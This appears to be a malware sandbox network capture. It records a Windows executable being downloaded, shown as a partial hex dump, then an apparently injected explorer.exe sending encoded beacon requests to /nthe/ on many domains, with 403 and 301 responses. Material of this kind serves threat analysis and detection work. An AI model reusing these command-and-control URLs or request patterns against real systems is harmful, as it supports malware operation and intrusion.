<tr><td>Sep 15, 2021
11:16:35.411237955 CEST</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Wed, 15 Sep 2021 16:16:33 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.9
Last-Modified: Wed, 15 Sep 2021 03:32:23 GMT
ETag: "87e00-5cc0058a7b386"
Accept-Ranges: bytes
Content-Length: 556544
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f5 36 cf 82 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 74 08 00 00 08 00 00 00 00 00 00 ca 93 08 00 00 20 00 00 00 a0 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 78 93 08 00 4f 00 00 00 00 a0 08 00 dc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 08 00 0c 00 00 00 5c 93 08 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d0 73 08 00 00 20 00 00 00 74 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 dc 05 00 00 00 a0 08 00 00 06 00 00 00 76 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 08 00 00 02 00 00 00 7c 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 93 08 00 00 00 00 00 48 00 00 00 02 00 05 00 90 3f 00 00 04 5f 01 00 03 00 00 00 6f 00 00 06 94 9e 01 00 c8 f4 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7e 02 1f 24 7d 04 00 00 04 02 16 7d 07 00 00 04 02 16 7d 08 00 00 04 02 28 15 00 00 0a 00 00 2a b6 02 1f 24 7d 04 00 00 04 02 16 7d 07 00 00 04 02 16 7d 08 00 00 04 02 28 15 00 00 0a 00 00 02 03 7d 02 00 00 04 02 0 4 7d 03 00 00 04 2a 00 00 13 30 02 00 4f 00 00 00 00 00 00 00 02 1f 24 7d 04 00 00 04 02 16 7d 07 00 00 04 02 16 7d 08 00 00 04 02 28 15 00 00 0a 00 00 02 03 7b 01 00 00 04 7d 01 00 00 04 02 03 7b 05 00 00 04 7d 05 00 00 04 02 03 7b 06 00 00 04 7d 06 00 00 04 02 03 7b 07 00 00 04 7d 07 00 00 04 2a 3a 00 02 7b 04 00 00 04 28 16 00 00 0a 00 2a 00 00 13 30 03 00 77 00 00 00 01 00 00 11 00 03 17 52 02 7b 01 00 00 04 0b 07 0a 06 2c 66 06 72 01 00 00 70 28 17 00 00 0a 2d 29 06 72 21 00 00 70 28 17 00 00 0a 2d 25 06 72 2d 00 00 70 28 17 00 00 0a 2d 25 06 72 39 00 00 70 28 17 00 00 0a 2d 25 2b 30 02 17 7d 08 00 00 04 2b 27 04 04 4a 02 7b 07 00 00 04 58 54 2b 1a 04 04 4a 02 7b 07 00 00 04 58 54 2b 0d 04 04 4a 02 7b 07 00 00 04 58 54 2b 00 2a 00 13 30 01 00 0b 00 00 00 02 00 00 11 00 72 45 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 02 00 00 11 00 72 7f 00 00 70 0a 2b 00 06 2a 00 13 30 01 00 0c 00 00 00 03 00 00 11 00 19 8d 10 00 00 01 0a 2b 00 06 2a 22 02 28 15 00 00 0a 00 2a 00 00 00 13 30 02 00 26 00 00 00 04 00 00 11 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL60t @ @xO\ H.texts t `.rsrcv@@.reloc|@BH?_o~$}}}(*$}}}(}}*0O$}}}({}{}{}{}*:{(*0wR{,frp(-)r!p(-%r-p(-%r9p(-%+0}+'J{XT+J{XT+J{XT+*0rEp+*0rp+*0+*"(*0&</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	192.99.131.252	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Sep 15, 2021
11:17:59.820272923 CEST</td><td>585</td><td>OUT</td><td>GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=TiWkgH4UkC7CIqz9ktcRQySnot/hSP0U84YZk1QGO5z/hARin1ng6rxU4Y++sy6YdGpizQ== HTTP/1.1
Host: www.americanstonesusa.com
Connection: close
Data Raw: 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>Sep 15, 2021
11:17:59.929552078 CEST</td><td>586</td><td>IN</td><td>HTTP/1.1 301 Moved Permanently
Date: Wed, 15 Sep 2021 09:17:59 GMT
Server: Apache
Location: https://www.americanstonesusa.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=TiWkgH4UkC7CIqz9ktcRQySnot/hSP0U84YZk1QGO5z/hARin1ng6rxU4Y++sy6YdGpizQ==
Content-Length: 354
Connection: close
Content-Type: text/html; charset=iso-8859-1
Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 6d 65 72 69 63 61 6e 73 74 6f 6e 65 73 75 73 61 2e 63 6f 6d 2f 6e 74 68 65 2f 3f 74 34 38 74 4a 3d 66 4a 45 70 5f 48 4e 38 6d 50 69 54 48 4e 35 50 26 61 6d 70 3b 35 6a 6f 34 6e 72 3d 54 69 57 6b 67 48 34 55 6b 43 37 43 49 71 7a 39 6b 74 63 52 51 79 53 6e 6f 74 2f 68 53 50 30 55 38 34 59 5a 6b 31 51 47 4f 35 7a 2f 68 41 52 69 6e 31 6e 67 36 72 78 55 34 59 2b 2b 73 79 36 59 64 47 70 69 7a 51 3d 3d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a
Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body><h1>Moved Permanently</h1><p>The document has moved here.</p></body></html></td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49185	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:20:20.496011972 CEST	606	OUT	GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=QEezsAFDlNAB3yJURHSMHXjRGqVB06lXE20lDVvtKCtrVdaWOVmvQD4ln9eCVkj8l4WBCQ== HTTP/1.1 Host: www.realstyleworks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:20:20.611011028 CEST	607	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:20:20 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49186	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:20:30.639823914 CEST	607	OUT	GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=enVshZ5ucPnpEJ79XKthUFU7GSCP6zpooNwVCr/P0s5BKPQIOoeKppWI2ezsgMpUEHhlAA== HTTP/1.1 Host: www.authorjameswshepherdonline.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:20:30.756135941 CEST	608	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:20:30 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.22	49191	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:22:05.497116089 CEST	614	OUT	GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=54OfAHeKGwMzfFPkI96ZbDhctG36f6+/FiUzkHshmPfrtcl9VWH+3olASXX+4wyWJIckJQ== HTTP/1.1 Host: www.hanlansmojitovillage.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:22:05.612250090 CEST	615	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:22:05 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.22	49195	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:22:43.718801022 CEST	618	OUT	GET /nthe/?5jo4nr=JnpX3/YBBy9TCXbKhp8uYEFRBGzb3gJR2p4kRdES4yzOlzRdyh/c8y0xiKK/8z4KJyQSLA== &t48tJ=fJEp_HN8mPiTHN5P HTTP/1.1 Host: www.thaysay.net Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:22:43.833789110 CEST	618	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:22:43 GMT Content-Type: text/html Content-Length: 275 ETag: "6139efab-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.22	49197	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:22:53.937608004 CEST	620	OUT	GET /nthe/?5jo4nr=B6rYep0Vm3M2EhGqYu/feA67U2SQJtGoCN7KN6fFlDVSMwI26b57yYW0nsnzi8vT4Ky8RQ== &t48tJ=fJEp_HN8mPiTHN5P HTTP/1.1 Host: www.onpar-golf.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:22:54.053649902 CEST	620	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:22:53 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.22	49198	192.99.131.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:22:59.159507036 CEST	621	OUT	GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=TiWkgH4UkC7CIqz9ktcRQySnot/hSP0U84YZk1QGO5z/hARin1ng6rxU4Y++sy6YdGpizQ== HTTP/1.1 Host: www.americanstonesusa.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:22:59.269926071 CEST	622	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 15 Sep 2021 09:22:59 GMT Server: Apache Location: https://www.americanstonesusa.com/nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=TiWkgH4UkC7CIqz9ktcRQySnot/hSP0U84YZk1QGO5z/hARin1ng6rxU4Y++sy6YdGpizQ== Content-Length: 354 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 6d 65 72 69 63 61 6e 73 74 6f 6e 65 73 75 73 61 2e 63 6f 6d 2f 6e 74 68 65 2f 3f 74 34 38 74 4a 3d 66 4a 45 70 5f 48 4e 38 6d 50 69 54 48 4e 35 50 26 61 6d 70 3b 35 6a 6f 34 6e 72 3d 54 69 57 6b 67 48 34 55 6b 43 37 43 49 71 7a 39 6b 74 63 52 51 79 53 6e 6f 74 2f 68 53 50 30 55 38 34 59 5a 6b 31 51 47 4f 35 7a 2f 68 41 52 69 6e 31 6e 67 36 72 78 55 34 59 2b 2b 73 79 36 59 64 47 70 69 7a 51 3d 3d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.22	49199	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:23:04.295397043 CEST	622	OUT	GET /nthe/?5jo4nr=S+ZwTBrK0+7RoomNfSvQ9j84ffpxKdfieFGWtVtD4WHCIMGVYLqiZt07bDY98RTkl0TyTg==&t48tJ=fJEp_HN8mPiTHN5P HTTP/1.1 Host: www.plasticplank.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:23:04.410657883 CEST	623	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:23:04 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.22	49200	34.98.99.30	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:23:09.429909945 CEST	623	OUT	GET /nthe/?t48tJ=fJEp_HN8mPiTHN5P&5jo4nr=QEezsAFDlNAB3yJURHSMHXjRGqVB06lXE20lDVvtKCtrVdaWOVmvQD4ln9eCVkj8l4WBCQ== HTTP/1.1 Host: www.realstyleworks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:23:09.545253038 CEST	624	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:23:09 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:18:05.019635916 CEST	586	OUT	GET /nthe/?5jo4nr=S+ZwTBrK0+7RoomNfSvQ9j84ffpxKdfieFGWtVtD4WHCIMGVYLqiZt07bDY98RTkl0TyTg==&t48tJ=fJEp_HN8mPiTHN5P HTTP/1.1 Host: www.plasticplank.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:18:05.138832092 CEST	587	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:18:05 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: 